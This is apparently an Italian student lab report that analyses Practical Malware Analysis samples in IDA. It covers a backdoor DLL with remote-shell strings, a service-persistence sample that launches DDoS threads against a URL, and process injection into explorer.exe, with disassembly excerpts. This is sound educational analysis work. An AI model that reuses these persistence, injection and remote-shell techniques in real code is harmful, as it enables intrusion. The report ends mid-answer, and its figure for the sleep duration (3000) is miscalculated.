La funzione *gethostbyname* è chiamata da 9 funzioni (di tipo “p”), è stato visualizzato tramite il comando CTRL+X:




Figura 137: Flag 3

• FLAG 4

Concentrandosi sulla chiamata a *gethostbyname* situata a 0x10001757, è possibile capire quale richiesta DNS verrà effettuata andando in corrispondenza della chiamata e trovando l'indirizzo del puntatore alla stringa contenente il nome del DNS. È possibile trovarlo e capire quale richiesta viene effettuata:




Figura 138: Flag 4

- FLAG 5

La subroutine a 0x10001656 richiede un solo parametro in input e riconosce 24 variabili locali:




Figura 139: Flag 5

- FLAG 6

La stringa “\cmd.exe /c” si trova qui:




Figura 140: Localizzazione della stringa

Nell'area del codice che fa riferimento alla stringa è possibile notare il riferimento a due box:




Figura 141: Area codice

Il comando *cmd.exe /c* apre una nuova istanza di *cmd.exe* e il parametro */c* gli ordina di eseguire il comando e poi di terminare. Questo suggerisce che probabilmente c'è un costrutto da eseguire da qualche parte nelle vicinanze.

Andando più sopra è possibile trovare il messaggio "Hi, Master":

```

IDA - Lab05-01.dll C:\Users\unina\Desktop\Labs\malware-windows\malware-windows\Lab05-01.dll
File Edit Jump Search View Debugger Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Luma function
Functions Strings Hex View-1 Structures Enums Imports Exports
Functions
Function name
ServiceMain
Process32Next
Process32First
PSLIST
Module32Next
Module32First
InstallSB
InstallSA
InstallRT
ICSendMessage
ICOpen
ICImageCompress
ICCompress
Output
Caching "Functions" ... ok
Caching "Imports" ... ok
Caching "xrefs to gethostbyname" ... ok
Caching "xrefs to gethostbyname" ... ok
IDC
AU: idle Down Disk: 219GB
IDA - Lab05-01.dll C:\Users\unina\Desktop\Labs\malware-windows\malware-windows\Lab05-01.dll
File Edit Jump Search View Debugger Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Luma function
Functions Strings Hex View-1 Structures Enums Imports Exports
Functions
Function name
StartAddress
ServiceMain
Process32Next
Process32First
PSLIST
Module32Next
Module32First
InstallSB
InstallSA
InstallRT
ICSendMessage
ICOpen
ICImageCompress
ICCompress
ICClose
HandlerProc
GetModuleFileNameExA
GetAdaptersInfo
EnumProcessModules
DLMaint(xxx)
DLLEntryPoint
CreateToolhelp32Snapshot
BlockInput
Output
Caching "Functions" ... ok
Caching "Imports" ... ok
Caching "xrefs to gethostbyname" ... ok
Caching "xrefs to gethostbyname" ... ok
IDC
AU: idle Down Disk: 219GB

```

Figura 142: Flag 6

- FLAG 7

Seguendo gli xref della dword `_1008E5C4`, la vediamo scritta (tipo w) nella sub_10001656, con il valore di eax. Esaminando gli ID della piattaforma di Windows, si nota che si cerca di verificare se "il sistema operativo è Windows NT o successivo", quindi l'ID è WIN32NT.




Figura 143: Flag 7

7.1.2 Challenge Extra

- Cosa succede se il confronto della stringa con robotwork ha successo?

Il confronto della stringa con robotwork viene fatto dalla funzione *memcmp* che restituisce 0 se le stringhe sono uguali. Il ramo salta solo se il risultato non è vero:




Figura 144: Risultato non vero

Nel caso di risultato vero, invece, vengono interrogate delle chiavi di registro e i valori vengono passati probabilmente attraverso una shell remota:




Figura 145: Risultato vero

- Cosa fa l'export PSLIST?

All'interno di PSLIST ci sono diverse subroutines, che utilizzano CreateToolhelp32Snapshot che probabilmente serve a scattare un'istantanea dei processi specificati e delle informazioni associate, che potrebbero eseguire dei comandi per interrogare gli ID dei processi in esecuzione, i nomi e il numero di thread:




Figura 146: CreateToolHelp32

- Quali funzioni API possono essere richiamate inserendo sub_10004E79?

Basandoci sulle funzioni richiamate è possibile notare che la funzionalità della sub_10004E79 consiste nell'identificare la lingua utilizzata nel sistema e pertanto sarebbe opportuno rinominarla in qualcosa come *getSystemLanguage*. Mentre la sub_100038EE passa questa informazione attraverso la socket e il nome potrebbe essere tipo *sendSocket*.




Figura 147: Visuale a grafo

- Quante funzioni API di Windows chiama DLLmain e quante di profondità 2?

Allo stesso modo di prima si possono vedere le funzioni API richiamate, quelle con profondità 2 sono molte, circa 32 con alcuni duplicati.




Figura 148: Visuale a grafo

- Per quanto tempo viene eseguita la funzione Sleep API a 0x10001358?**

La funzione Sleep viene chiamata per il valore 1000 moltiplicato per il valore eax. Si può notare che in eax viene inserito il valore 30, di conseguenza il totale è 3000 (30 secondi).

```

0000000010001341          loc_10001341:
0000000010001341          A1 20 90 01 10    mov    eax, off_10019020
0000000010001346 83 C0 00  add    eax, 13    off_10019020  dd offset aThisIsCti30 ; DATA XREF: sub_10001074:loc_10001341r
0000000010001349 50        push   eax
000000001000134A FF 15 B4 62 01 10    call   ds:atoi
0000000010001350 69 C0 E8 03 00 00    imul   eax, 1000 ; Signed Multiply
0000000010001356 59        pop    ecx
0000000010001357 50        push   eax ; dwMilliseconds
0000000010001358 FF 15 1C 62 01 10    call   ds:Sleep ; Indirect Call Near Procedure
000000001000135E 33 ED        xor    ebp, ebp ; Logical Exclusive OR
0000000010001360 E9 4F FD FF FF    jmp    loc_10001084 ; Jump
0000000010001360
0000000010001360

```

Figura 149: Funzione Sleep

- Quali sono i tre parametri per la chiamata alla socket a 0x10001701?**

Cercando la chiamata all'indirizzo 0x10001701, è possibile, passando sopra il cursore, vedere quali sono i suoi parametri:

```

00000000100016FB          loc_100016FB:      ; protocol
00000000100016FB 6A 06      push   6
00000000100016FD 6A 01      push   1 ; type
00000000100016FF 6A 02      push   2 ; af
0000000010001701 FF 15 F8 63 01 10    call   ds:socket ; Indirect Call Near Procedure
0000000010001707 88 F8      mov    edi, eax; SOCKET _stdcall socket(int af, int type, int protocol)
0000000010001709 83 FF FF      cmp    edi, OFF             extrn socket:dword ; CODE XREF: sub_10001656+ABTp
000000001000170C 75 14      jnz    short lc

```

Figura 150: Parametri della chiamata

7.2 Windows Malware

7.2.1 Challenge

Analizzare il malware trovato nel file *Lab07-01.exe* e rispondere alle domande.

- Come questo programma assicura di continuare a funzionare (ottenere persistenza) quando il computer viene riavviato?

Il programma crea un servizio chiamato “Malservice”. Stabilisce la connessione al gestore del controllo del servizio (OpenSCManagerA) che richiede i permessi di amministratore; quindi, ottiene l’handle del processo corrente (GetCurrentProcess), ottiene il nome del file (GetModuleFileNameA) e infine crea il servizio denominato “Malservice” che si avvia automaticamente ogni volta (CreateServiceA).

The screenshot shows assembly code from the debugger. The code is annotated with several yellow boxes highlighting specific API calls and their parameters:

- A box around `call ds:OpenSCManagerA` is labeled: "Establish a connection to the service control manager on the specified computer and opens the specified database".
- A box around `call ds:GetModuleFileNameA` is labeled: "Get the name of the module that contains the calling thread's current function".
- A box around `call ds>CreateServiceA` is labeled: "Creates a new service in the system".
- A box around `call ds:CreateMutexA` is labeled: "Creates a new mutex object".

The assembly code itself includes declarations for `_main`, `ServiceStartTable`, and various variables like `argc`, `argv`, and `envp`. It performs standard Windows API calls such as `GetCurrentProcess`, `GetModuleHandleA`, and `GetModuleFileNameA` before finally creating the service.

Figura 151: Persistenza

- Perché questo programma utilizza un mutex?

Il programma utilizza un mutex per non reinfettare di nuovo la stessa macchina. Apre il mutex (OpenMutexA) con il nome “HGL345” con MUTEX_ALL_ACCESS. Se l’istanza è già stata creata termina il programma, altrimenti ne crea una.

This screenshot shows the assembly code for managing a mutex. It highlights the following steps:

- It pushes the mutex name “HGL345” onto the stack.
- It calls `ds:OpenMutexA` with the handle 1E8001h and desired access 2 (DUPLICATEHandle).
- If the call fails (indicated by a jump to `loc_401064`), it calls `ds:ExitProcess` with exit code 8.
- If successful, it creates a new mutex using `ds>CreateMutexA`.
- Finally, it connects to the service manager using `ds:OpenSCManagerA`.

Figura 152: Mutex

- Qual è una buona firma host-based per rilevare questo programma?

La firma basata sull'host è il mutex “HGL345” e il servizio “Malservice”, che avvia il programma.

- Qual è una buona firma network-based per rilevare questo malware?

È possibile trovare la firma network-based all'interno del codice che si scopre essere la connessione al server “malwareanalysisbook”:

```

; DWORD __stdcall StartAddress(LPVOID)
StartAddress proc near
push  esi
push  edi
push  0          ; dwFlags
push  0          ; lpszProxyBypass
push  0          ; lpszProxy
push  1          ; dwAccessType
push offset szAgent : "Internet Explorer 8.0"
call ds:InternetOpenA
mov  edi, ds:InternetOpenUrlA
mov  esi, eax

```



```

loc_401160:      ; dwContext
push  0
push  80000000h ; dwFlags
push  0          ; dwHeaderLength
push  0          ; lpszHeaders
push offset szUrl : "http://www.malwareanalysisbook.com"
push  esi          ; hInternet
call  edi : InternetOpenUrlA
jmp  short loc_401160
StartAddress endp

```

Figura 153: Firma network-based

- Qual è lo scopo di questo programma?

Lo scopo sembra essere quello di aspettare 2100 anni, creare tanti thread che si connettono al server; quindi, potrebbe essere un attacco DDoS alla pagina web.

```

push  eax          ; lpFileTime
mov  dword ptr [esp+408h+SystemTime.wHour], edx
push  ecx          ; lpSystemtime
mov  dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov  [esp+40Ch+SystemTime.wYear], 2100
call ds:SystemTimeToFileTime
push  0            ; lpTimerName
push  0            ; bManualReset
push  0            ; lpTimerAttributes
call ds>CreateWaitableTimerA
push  0            ; fResume
push  0            ; lpArgToCompletionRoutine
push  0            ; pfnCompletionRoutine
lea   edx, [esp+410h+DueTime]
mov  esi, eax
push  0            ; lPeriod
push  edx          ; lpDueTime
push  esi          ; hTimer
call ds:SetWaitableTimer
push  0xFFFFFFFFh ; dwMilliseconds
push  esi          ; hHandle
call ds:WaitForSingleObject
test eax, eax
jnz short loc_401138
push  edi
mov  edi, ds>CreateThread
mov  esi, 20
loc_401126:      ; CODE XREF: sub_401040+F8↓j
push  0            ; lpThreadId
push  0            ; dwCreationFlags
push  0            ; lpParameter
push offset StartAddress ; lpStartAddress
push  0            ; dwStackSize
push  0            ; lpThreadAttributes
call edi : CreateThread
dec   esi
jnz  short loc_401126
pop  edi

```

Figura 154: Scopo del programma

- Quando terminerà l'esecuzione di questo programma?

Il programma attenderà circa 2100 anni per terminare.

7.3 Process Injection

Analizzare il malware trovato nel file *Lab12-01.exe* e *Lab12-01.dll* e rispondere alle seguenti domande:

- **Cosa succede quando si esegue l'eseguibile del malware?**

Per provocare l'injection del malware nel processo di BinText (32 bit) si è utilizzato il tool Xenos.




Figura 155: Xenos

Così facendo, quando si avvierà il processo BinText si eseguirà anche il malware che si manifesterà con dei messaggi di pop-up come si può osservare in figura:




Figura 156: Esecuzione di BinText con malware

- **Quale processo viene iniettato?**

Preliminarmente, attraverso il tool BinText abbiamo analizzato le stringhe trovando quelle caratteristiche del popup, come si può osservare in figura:

0000000008030	0000100008030	0	Press OK to reboot
0000000008044	0000100008044	0	Practical Malware Analysis %d

Figura 157: Analisi delle stringhe

Invece, analizzando gli imports del file *Lab12-01.dll* abbiamo notato:

- **Sleep**, da cui si può evincere che il malware attende prima di eseguire il suo obiettivo.
- **MessageBoxA**, da cui si può ipotizzare che il malware visualizza un messaggio all'utente.
- **CreateThread**, da cui si può trarre che il malware non si limiterà al singolo pop-up.

Seguendo i passi suggeriti dalle slide, si è continuata l'analisi con il tool IDA per ricercare il processo iniettato, che si è scoperto essere *explorer.exe*.



```
loc_401095:          ; MaxCount
push  0Ch
push  offset aExplorerExe ; "explorer.exe"
lea   ecx, [ebp+String1]
push  ecx             ; String1
call  __strnicmp
add   esp, 0Ch
test  eax, eax
jnz   short loc_401086
```

Figura 158: Processo iniettato

- **Come si può fare in modo che il malware interrompa i pop-up?**

Si potrebbe sospendere il processo che esegue il malware cercando la dll attraverso Process Explorer, come illustrato in figura:

